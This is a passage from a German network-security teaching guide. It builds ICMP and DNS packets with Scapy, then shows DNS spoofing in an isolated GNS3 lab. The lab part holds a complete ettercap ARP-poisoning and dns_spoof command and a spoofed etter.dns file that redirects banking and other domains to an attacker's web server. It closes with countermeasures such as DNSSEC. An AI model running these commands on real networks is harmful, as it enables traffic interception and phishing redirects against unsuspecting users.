Daher können auch weitere Schichten an der richtigen Stelle aufgenommen werden. Mit ***send(Paket)*** oder ***sendp(Paket)*** werden die fertigen Pakete dann abgeschickt. Nun wäre unser drittes Werkzeug am Zug: Ein LLM und der WIRESHARK.

Am besten schneiden wir mit dem WIRESHARK einfach eine ICMP-Nachricht mit und ergründen dessen Struktur.

Source	Destination	Protocol	Lengtl	Info
10.36.16.128	8.8.8.8	ICMP	74	Echo (ping) request id=0x0001, seq=14/3584, ttl=128 (reply in 19)
8.8.8.8	10.36.16.128	ICMP	74	Echo (ping) reply id=0x0001, seq=14/3584, ttl=58 (request in 18)

Wir können nun selbst versuchen mit einzelnen Befehlen voranzukommen, oder einfach den Umgang mit dem LLM üben.



Die Befehlssyntax sieht im Groben folgendermaßen aus:

Paket = IP(dst=““)/ICMP()/“Text“.

Die Zieladresse „dst“ sollte nun die Nachricht lesen können. Der Ziel-Host antwortet auch auf die ICMP Anfrage, indem er den gesendeten Text zurückschickt.

Ein Beispiel:

Wir schicken zum Host mit der IP 10.36.104.55 einen Ping. Und dann einen Ping mit Text.

>>> Paket = IP(dst=“10.36.104.55“)/ICMP()

>>> send (Paket)

```
>>> Paket = IP(dst="10.36.104.55")/ICMP()
>>> send(Paket)
.
Sent 1 packets.
>>>
```

Ergebnis:

10.36.16.128	10.36.104.55	ICMP	42 Echo (ping) request	id=0x0000, seq=0/0, ttl=64 (reply in 46678)
10.36.104.55	10.36.16.128	ICMP	60 Echo (ping) reply	id=0x0000, seq=0/0, ttl=63 (request in 46677)

Und nun das Ganze mit einer „persönlichen Nachricht“:


```
>>> Paket = IP(dst="10.36.104.55")/ICMP()/"Hallo, das ist mein erster Text den ich weltweit per ICMP verschicken könnte"
>>> send(Paket)
.
Sent 1 packets.
>>>
```

Ergebnis:

```
0000  70 b5 e8 52 c1 fd 00 e4  06 70 b6 02 08 00 45 00   p··R···· ·p····E·
0010  00 69 35 35 00 00 3f 01  b9 60 0a 24 68 37 0a 24   ·i55··?· ·`·$h7·$
0020  10 80 00 00 72 eb 00 00  00 00 48 61 6c 6c 6f 2c   ····r··· ··Hallo,
0030  20 64 61 73 20 69 73 74  20 6d 65 69 6e 20 65 72    das ist  mein er
0040  73 74 65 72 20 54 65 78  74 20 64 65 6e 20 69 63   ster Tex t den ic
0050  68 20 77 65 6c 74 77 65  69 74 20 70 65 72 20 49   h weltwe it per I
0060  43 4d 50 20 76 65 72 73  63 68 69 63 6b 65 6e 20   CMP vers chicken
0070  6b c3 b6 6e 6e 74 65                               k··nnte
```

DNS-Request

Im nächsten Schritt machen wir uns mit dem DNS-Request vertraut und ergründen diesen im WIRESHARK. Hierfür lösen wir per CMD einen NSLOOKUP aus und ändern den Filter im WIRESHARK auf „“dns“.



dns

Time	Source	Destination	Protocol	Lengtl	Info
0.000000	10.36.16.128	8.8.8.8	DNS	73	Standard query 0x0006 A www.schule.de
0.033348	8.8.8.8	10.36.16.128	DNS	89	Standard query response 0x0006 A www.schule.de A 80.239.207.166

Dieser Ausschnitt zeigt den DNS-Request und die DNS-Response, dass beide zusammengehören erkennt man an der gleichen ID=0x0006. Im Detail sieht der DNS-Request wie folgt aus:

```
> Frame 1: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface \Device\NPF_{2476DF74-17AB-410C-B0B3-F4A57A76F4CE}, id 0
> Ethernet II, Src: Dell_52:c1:fd (70:b5:e8:52:c1:fd), Dst: HuaweiTechno_70:b6:02 (00:e4:06:70:b6:02)
> Internet Protocol Version 4, Src: 10.36.16.128, Dst: 8.8.8.8
> User Datagram Protocol, Src Port: 56191, Dst Port: 53
v Domain Name System (query)
    Transaction ID: 0x0006
  v Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data: Unacceptable
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v www.schule.de: type A, class IN
        Name: www.schule.de
        [Name Length: 13]
        [Label Count: 3]
        Type: A (1) (Host Address)
        Class: IN (0x0001)
    [Response In: 2]
```

Das sind relativ viele Informationen, welche man in die Befehlszeilen bei SCAPY eintragen müsste. Hier kommt einem eine besondere Art von SCAPY sehr zu Hilfe, nämlich, dass nur Daten welche zwingend dem System bekannt gemacht werden müssen (z.B. Ziel-IP) oder die Daten die ich absichtlich verändern möchte wirklich eingegeben werden können/müssen. Die restlichen Daten ergänzt SCAPY automatisch aus den Systemdaten. Wir können uns folglich schrittweise dem Ziel nähern. Zuerst sollte der DNS-Request mal funktionieren. Aus den Parametern zu DNS wählen wir die nötigen aus:

- IP-Adresse vom DNS-Server und
- der angefragte Name (FQDN).
- den Rest füllt Scapy auf.

>>> Paket = IP(dst="8.8.8.8")/UDP()/DNS(qd=DNSQR(qname="www.schule.de"))

>>> send (Paket)

```
>>> Paket = IP(dst="8.8.8.8")/UDP()/DNS(qd=DNSQR(qname="www.schule.de"))
>>> send(Paket)
.
Sent 1 packets.
>>>
```

Ergebnis:

```
10.36.16.128        8.8.8.8             DNS        73 Standard query 0x0000 A www.schule.de
8.8.8.8             10.36.16.128        DNS        89 Standard query response 0x0000 A www.schule.de A 80.239.207.166
```

Der DNS-Server antwortet. Punkt 1 geschafft!

DNS-Response

Nun wird es eine Stufe schwieriger. Wir müssen versuchen eine DNS-Response zu erstellen. Hierfür müssen wir den Wireshark-Ausschnitt gut studieren. Einige Punkte müssen hier erfüllt werden.

Beispielsweise wird die Anfrage wieder mitgeschickt und die Anzahl der Antworten (RR) mit im Paket erfasst.

```
> Frame 2: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface \Device\NPF_{2476DF74-17AB-410C-B0B3-F4A57A76F4CE}, id 0
> Ethernet II, Src: HuaweiTechno_70:b6:02 (00:e4:06:70:b6:02), Dst: Dell_52:c1:fd (70:b5:e8:52:c1:fd)
> Internet Protocol Version 4, Src: 8.8.8.8, Dst: 10.36.16.128
> User Datagram Protocol, Src Port: 53, Dst Port: 56191
v Domain Name System (response)
    Transaction ID: 0x0006
  v Flags: 0x8180 Standard query response, No error
      1... .... .... .... = Response: Message is a response
      .000 0... .... .... = Opcode: Standard query (0)
      .... .0.. .... .... = Authoritative: Server is not an authority for domain
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... 1... .... = Recursion available: Server can do recursive queries
      .... .... .0.. .... = Z: reserved (0)
      .... .... ..0. .... = Answer authenticated: Answer/authority portion was not authenticated by the server
      .... .... ...0 .... = Non-authenticated data: Unacceptable
      .... .... .... 0000 = Reply code: No error (0)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v www.schule.de: type A, class IN
        Name: www.schule.de
        [Name Length: 13]
        [Label Count: 3]
        Type: A (1) (Host Address)
        Class: IN (0x0001)
  v Answers
    v www.schule.de: type A, class IN, addr 80.239.207.166
        Name: www.schule.de
        Type: A (1) (Host Address)
        Class: IN (0x0001)
        Time to live: 3600 (1 hour)
        Data length: 4
        Address: 80.239.207.166
    [Request In: 1]
    [Time: 0.033348000 seconds]
```

Jedes dieser Felder existiert als Variable in SCAPY und kann mit Daten versehen werden. Die Zusammenstellung der möglichen Variablen kann wiederum ein LLM leisten. Fangen wir klein an:

Wir brauchen wieder das Ziel (hier der anfragende Host) und die Antwort an sich. Hierfür ist nun ein Wissen über den Forward-Resource-Record nötig. Bei uns Typ A = IPv4 Adresse. Der Eintrag sieht wie folgt aus: [1]

```
www.example.com. 3600  IN  A  172.27.171.106
```

Zwingend notwendig ist der **Name (FQDN)**, die **IP** und die **TTL**.

[1] https://de.wikipedia.org/wiki/A_Resource_Record

Diese Daten ergeben sich nicht zwangsläufig. IN hat keine echte Alternative und A-Record ergibt sich aus der IPv4-Adresse. Daher versuchen wir die Antwort mit den nötigsten Informationen zu generieren.

>>> Paket = IP(dst="10.0.0.1")/UDP()/DNS(qr=1, an=DNSRR(rrname="www.schule.de", rdata="10.0.0.2", ttl=3600))

>>> send (Paket)

```
>>> Paket =IP(dst="10.0.0.1")/UDP()/ DNS(qr=1,an=DNSRR(rrname="www.schule.de.",rdata="10.0.0.2",ttl=3600))
>>> send(Paket)
.
Sent 1 packets.
>>>
```

Ergebnis:

```
10.36.16.128        10.0.0.1            DNS       104 Standard query response 0x0000 A www.example.com A 10.0.0.2
```

WIRESHARK erkennt unser Paket als DNS-Response. Allerdings hat er die verbliebenen Felder nicht korrekt gefüllt und im Text ist www.example.com erkennbar. Eigentlich sollte die Antwort doch für www.schule.de sein. Die Ursache erkennen wir, sobald wir den kompletten Test des Pakets anschauen.

```
> Frame 15830: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface \Device\NPF_{2476DF74-17AB-410C-B0B3-F4A57A76F4CE}, id 0
> Ethernet II, Src: Dell_52:c1:fd (70:b5:e8:52:c1:fd), Dst: HuaweiTechno_70:b6:02 (00:e4:06:70:b6:02)
> Internet Protocol Version 4, Src: 10.36.16.128, Dst: 10.0.0.1
> User Datagram Protocol, Src Port: 53, Dst Port: 53
v Domain Name System (response)
    Transaction ID: 0x0000
  > Flags: 0x8100 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v www.example.com: type A, class IN
        Name: www.example.com
        [Name Length: 15]
        [Label Count: 3]
        Type: A (1) (Host Address)
        Class: IN (0x0001)
  v Answers
    v www.schule.de: type A, class IN, addr 10.0.0.2
        Name: www.schule.de
        Type: A (1) (Host Address)
        Class: IN (0x0001)
        Time to live: 3600 (1 hour)
        Data length: 4
        Address: 10.0.0.2
    [Unsolicited: True]
```

Die Felder waren schon korrekt, allerdings wird die komplette Anfrage nochmal mitgeschickt. Diese Felder hat SCAPY mit Dummy-Feldern gefüllt und als www.example.com eingetragen. Dieser Fehler dürfte schnell korrigiert sein, indem einfach die Anfrage nochmals eingefügt wird.

Der neue DNS-Request lautet nun:

>>> Paket = IP(dst="10.0.0.1")/UDP()/DNS(qd=DNSR(qname="www.schule.de"), an=DNSRR(rrname="www.schule.de", rdata="10.0.0.2", ttl=3600))

>>> send (Paket)

```
>>> Paket = IP(dst="10.0.0.1")/UDP()/ DNS(qd=DNSQR(qname="www.schule.de."), an=DNSRR(rrname="www.schule.de.",rdata="10.0.0.2",ttl=3600))
>>> send(Paket)
.
Sent 1 packets.
>>>
```

Ergebnis:

```
10.36.16.128        10.0.0.1            DNS       102 Standard query 0x0000 A www.schule.de A 10.0.0.2
```

```
> Flags: 0x0100 Standard query
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
v Queries
  v www.schule.de: type A, class IN
      Name: www.schule.de
      [Name Length: 13]
      [Label Count: 3]
      Type: A (1) (Host Address)
      Class: IN (0x0001)
v Answers
  v www.schule.de: type A, class IN, addr 10.0.0.2
      Name: www.schule.de
      Type: A (1) (Host Address)
      Class: IN (0x0001)
      Time to live: 3600 (1 hour)
      Data length: 4
      Address: 10.0.0.2
```

Jetzt passt auch der DNS-Request. Die restlichen Felder müssen nun auch noch überprüft und ggf. angepasst werden. Ein Feld ist hier besonders wichtig:

Die **Transaction ID** im Hexadezimalformat 0x0000. Aufgrund dieser ID erkennt der anfragende Host die Zugehörigkeit der Antwort zu seiner Anfrage. Stimmt die ID nicht, wird die Antwort nicht zugeordnet. Neue Anfrage mit weiteren Parametern:

>>> Paket = IP(dst="10.0.0.1")/UDP()/DNS(id=0x1234, qr=1, aa=1, qd=DNSQR(qname=www.schule.de,qtype="A"), an=DNSRR(rrname="www.schule.de", rdata="10.0.0.2", ttl=3600))

>>> send (Paket)

```
>>> Paket = IP(dst="10.0.0.1")/UDP()/ DNS(id=0x1234,qr=1,aa=1,qd=DNSQR(qname="www.schule.de",qtype="A")
, an=DNSRR(rrname="www.schule.de",rdata="10.0.0.2",ttl=3600))
>>> send(Paket)
.
Sent 1 packets.
>>>
```

Ergebnis:


```
Domain Name System (response)
    Transaction ID: 0x1234
  Flags: 0x8500 Standard query response, No error
      1... .... .... .... = Response: Message is a response
      .000 0... .... .... = Opcode: Standard query (0)
      .... .1.. .... .... = Authoritative: Server is an authority for domain
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... 0... .... = Recursion available: Server can't do recursive queries
      .... .... .0.. .... = Z: reserved (0)
      .... .... ..0. .... = Answer authenticated: Answer/authority portion was not authenticated by the server
      .... .... ...0 .... = Non-authenticated data: Unacceptable
      .... .... .... 0000 = Reply code: No error (0)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  Queries
    www.schule.de: type A, class IN
        Name: www.schule.de
        [Name Length: 13]
        [Label Count: 3]
        Type: A (1) (Host Address)
        Class: IN (0x0001)
  Answers
    www.schule.de: type A, class IN, addr 10.0.0.2
        Name: www.schule.de
        Type: A (1) (Host Address)
        Class: IN (0x0001)
        Time to live: 3600 (1 hour)
        Data length: 4
        Address: 10.0.0.2
    [Unsolicited: True]
```

Die Transaction ID ist übernommen und unsere Antwort wird immer besser. Das können wir nun weiter betreiben, bis alle Felder mit eigenen Werten für die Variablen besetzt sind. Allerdings geht das dann an unserem Ziel vorbei DNS-Spoofing zu betreiben. Die Vorarbeiten waren aber dringend nötig, um den nächsten Schritt zu verstehen und evtl. auch mit SCAPY umsetzen zu können. Vor den nächsten Schritt braucht es noch etwas Theorie.

DNS-Spoofing

DNS ist der Auflösungsdienst von FQDNs, also Domainnamen in eine IP-Adresse. Ohne IP-Adresse kommt kein Paket zum Ziel, aber eine IP ist schwieriger zu merken, als ein einprägsamer Name. Daher ist die Zuordnung nötig. Diese wird dem DNS (Domain Name System) überlassen. Und hier liegt das Problem. DNS läuft häufig unverschlüsselt und unauthentifiziert im Netz. Jeder kann eine DNS-Nachricht erstellen (wie wir gerade selbst gesehen haben).

Der Host schickt einen DNS-Request an seinen DNS-Server. Geräte, die auf dem Weg zwischen dem anfragenden Host und dem DNS-Server liegen, können Die Anfrage nehmen und mit eigenen Daten beantworten. Der anfragende Host kann die falsche Adresse nicht verifizieren und schenkt der Antwort Glauben.




Jetzt liegt aber der Angreifer meist nicht auf dem Weg zwischen Host und DNS. Dann kommt die man-in-the-middle Attacke mit ARP-Spoofig ins Spiel und alle Pakete nehmen den „Umweg“ über den Angreifer, der nun nach Belieben die unverschlüsselten DNS-Pakete fälschen kann. Zur Demonstration nutzen wir eine Emulation der Realität unter GNS3, da wir root-Rechte brauchen und die geschützte Umgebung einer Testumgebung rechtliche Schwierigkeiten bei der Anwendung in produktiver Umgebung verhindert.[2]

[2] Vgl. StGB $202a ff.

Einstieg in die virtuelle GNS3 Umgebung:


Die Umgebung unter GNS3 sieht wie folgt aus:



Das im LAN verwendete Netz ist 172.16.1.0/24. Die angegebene Notation (.11) ist um den Netzanteil zu ergänzen und lautet vollständig 172.16.1.11. Das Gateway lautet 172.16.1.1. PC-A ist der später angegriffene PC und PC-B der Kontroll-PC, welcher zeigt, dass die DNS-Auflösung eigentlich noch sehr gut funktioniert.

Mit Rechtsklick auf die Kabel zwischen den Geräten kann WIRESHARK geöffnet werden, welcher die Verbindung mitschneidet. Hierzu muss nach dem Rechtsklick „Start Capture“ ausgewählt werden.

Bei PC-A und PC-B ist meist die Netzwerkkonfiguration volatil und vor Beginn der Übung einzutragen. Hierzu auf den PC klicken und in der Taskleiste auf das Symbol mit Schalttafel und Schraubenzieher mit der Bezeichnung „Control Panel“ klicken. Auf dem dann erscheinenden „Control Panel“ in der linken Spalte „Network“ auswählen und folgende Werte eintragen:



- Für PC-A die IP 172.16.1.11
- Für PC-B die IP 172.16.1.12

Die anderen Werte sind bei beiden PCs gleich.

- Gateway: 172.16.1.1
- Name Servers: 8.8.8.8 (Google DNS)
-

Den Broadcast trägt das System selbst ein. Das vorgeschlagene Gateway wäre gemäß System 172.16.1.254 und muss auf die 172.16.1.1 geändert werden.

Der Angriff:

Nun starten wir den Angriff:

- Klicken Sie auf den „Attacker“ und loggen sich mit login: debian und Passwort: debian ein.
- Zuerst den Apache-Server starten mit „sudo sytemctl start Apache2“.

Danach können wir sofort mit dem Angriff beginnen.

Als Vorarbeit zum DNS-Spoofing müssen wir ARP-Spoofing[3] betreiben, damit die Pakete über den Attacker geleitet werden und dieser die Pakete verändern kann.

Beide Spoofings werden mit einem einzigen Befehl über Ettercap gestartet:

```
sudo ettercap –T –M arp:remote –i ens4 –P dns_spoof //172.16.1.11// //172.16.1.1//
```

sudo: Der Befehl wird mit sudo ausgeführt, was bedeutet, dass er mit Administratorrechten (Superuser-Rechten) ausgeführt wird.

ettercap: Dies ist das Hauptprogramm, das ausgeführt wird.

-T: Diese Option steht für den "Textmodus". Sie weist Ettercap an, im Terminal- oder Konsolenmodus zu arbeiten, anstatt eine grafische Benutzeroberfläche (GUI) zu verwenden.

-M arp:remote: -M bedeutet, dass ein MitM-Angriff durchgeführt werden soll. arp:remote gibt an, dass ARP-Spoofing (als eine Möglichkeit einer MiTM-Atacke mit ettercap) gegen ein entferntes Ziel durchgeführt werden soll.

-i ens4: Dies gibt das Netzwerkinterface an, das verwendet werden soll.

-P dns_spoof: Diese Option aktiviert das Plugin dns_spoof, das DNS-Anfragen manipuliert. Damit kann der Angreifer DNS-Antworten fälschen, um einen Benutzer auf eine falsche IP-Adresse umzuleiten, während er glaubt, die richtige Adresse zu besuchen.

//172.16.1.11//: Dies ist die IP-Adresse des Zielhosts, der angegriffen werden soll.

//172.16.1.1//: Dies ist die IP-Adresse des Gateways oder eines anderen Hosts im Netzwerk, auf den du ebenfalls zugreifen möchtest.

[3] Zum ARP-Spoofing mit ettercap gibt es weitere Quellen und es wird deshalb hier nicht weiter erläutert.


Folgende (oder ähnliche) Ausgabe müsste vom System kommen:

```
Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 172.16.1.11 00:00:00:00:00:11

 GROUP 2 : 172.16.1.1 0C:1E:34:7D:00:00
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...
```

Das Ergebnis:

Um das Ergebnis zu testen versuchen wir nun die Seite der Akademie für Lehrerbildung unter alp.dillingen.de zu erreichen. Vorab gehen wir auf die Verbindung zwischen Switch und PC-B mit Rechtsklick und starten die WIRESHARK-Aufzeichnung mit „Start-Capture“


Danach rufen wir die Seite alp.dillingen.de auf PC-B mit dessen Browser auf. Die Startseite der ALP Website wird geliefert.



In der WIRESHARK-Aufzeichnung sollten (neben vielen anderen DNS-Anfragen) auch folgende Einträge zu finden sein: (Tipp: dns-Filter im WIRESHARK aktivieren)

172.16.1.12	dns.google	DNS	76 Standard query 0xa574 A alp.dillingen.de
172.16.1.12	dns.google	DNS	76 Standard query 0xa7df AAAA alp.dillingen.de
dns.google	172.16.1.12	DNS	92 Standard query response 0xa574 A alp.dillingen.de A 194.95.207.166
dns.google	172.16.1.12	DNS	139 Standard query response 0xa7df AAAA alp.dillingen.de SOA ns2.alp.dillingen.de

Führen wir das gleiche für PC-A aus kommen wir auf eine andere Seite und auch der DNS-Eintrag ist anders. DNS-Spoofing funktioniert!



172.16.1.11	dns.google	DNS	76	Standard query 0x255d A alp.dillingen.de
172.16.1.11	dns.google	DNS	76	Standard query 0xacb0 AAAA alp.dillingen.de
dns.google	172.16.1.11	DNS	92	Standard query response 0x255d A alp.dillingen.de A 172.16.1.66
dns.google	172.16.1.11	DNS	139	Standard query response 0xacb0 AAAA alp.dillingen.de SOA ns2.alp.dillingen.de

Auf der CLI des Attackers ist folgender Eintrag zu sehen:

```
Thu Dec 19 10:58:57 2024 [413913]
dns_spoof: A [alp.dillingen.de] spoofed to [172.16.1.66] TTL [3600 s]
UDP  172.16.1.11:59527 --> 8.8.8.8:53 |  (34)
%]..........alp        dillingen.de.....
```

Wir sehen, dass die Anfrage, die an 8.8.8.8 gehen sollte, abgefangen und verändert wurde. Daher steht auch in der DNS-Response die IP 172.16.1.66 (die IP des Attackers, der einen eigenen Apache Webserver für die „Fake-Seite“ betreibt).

Um herauszufinden woher der geänderte/gefakte Eintrag genau kommt, müssen wir nochmals auf den Host vom Attacker und beenden mit Strg C die Ausführung von ettercap. Danach nutzen wir den Texteditor „nano“ um die gefakten DNS-Records des Attackers anzeigen zu lassen.

Hierzu geben wir den Befehl:

Sudo nano /etc/ettercap/etter.dns ein und erhalten die DNS-Records als Ausgabe.

```
  GNU nano 7.2                    /etc/etterc
nsa.gov A 172.16.1.66 3600
*.nsa.gov A 172.16.1.66 3600
sparkasse.de A 172.16.1.66 3600
*.sparkasse.de A 172.16.1.66 3600
microsoft.de A 172.16.1.66 3600
*.microsoft.com A 172.16.1.66 3600
blubb.de A 172.16.1.66 3600
*.blubb.de A 172.16.1.66 3600
alp.dillingen.de A 172.16.1.66 3600
*.alp.dillingen.de A 172.16.1.66 3600
schule.de A 172.16.1.66 3600
*.schule.de A 172.16.1.66 3600
```

Hier wurde der DNS-A-Record von alp.dillingen.de auf die IP 172.16.1.66 (IP des Attackers) geändert und so an den PC-A übermittelt. Die 3600 nach den Einträgen ist die TTL.

Gegenmaßnahmen

Die einfachste Gegenmaßnahme ist die Umleitungen der Pakete (z.B. ARP-Spoofing) zu vermeiden, da so keine DNS-Pakete abgefangen und verändert werden kann. Darüber hinaus gibt es Sicherungsmaßnahmen direkt für DNS mit **DNSSEC** (und weiteren Protokollen). Probleme bei DNSSEC sind:

- Die Infrastruktur: Wenn Sie bereits einen DNS-Server wie BIND, Unbound oder ein ähnliches System betreiben, kann die Implementierung von DNSSEC relativ einfach sein, da viele moderne DNS-Server bereits Unterstützung für DNSSEC bieten. In diesem Fall müssen Sie die Konfiguration anpassen und die Zonen signieren.
- Zonensignierung: Sie müssen jede DNS-Zone, die Sie besitzen, signieren. Dies erfordert das Erstellen von Schlüsseln und das Hinzufügen von DNSKEY- und RRSIG-Einträgen in die Zonendateien.
- Validierung auf der Client-Seite: Sie müssen möglicherweise auch sicherstellen, dass alle Clients, die DNS-Anfragen stellen, einen DNS-Resolver verwenden, der DNSSEC validiert. Dies kann zusätzlichen Konfigurationsaufwand erfordern.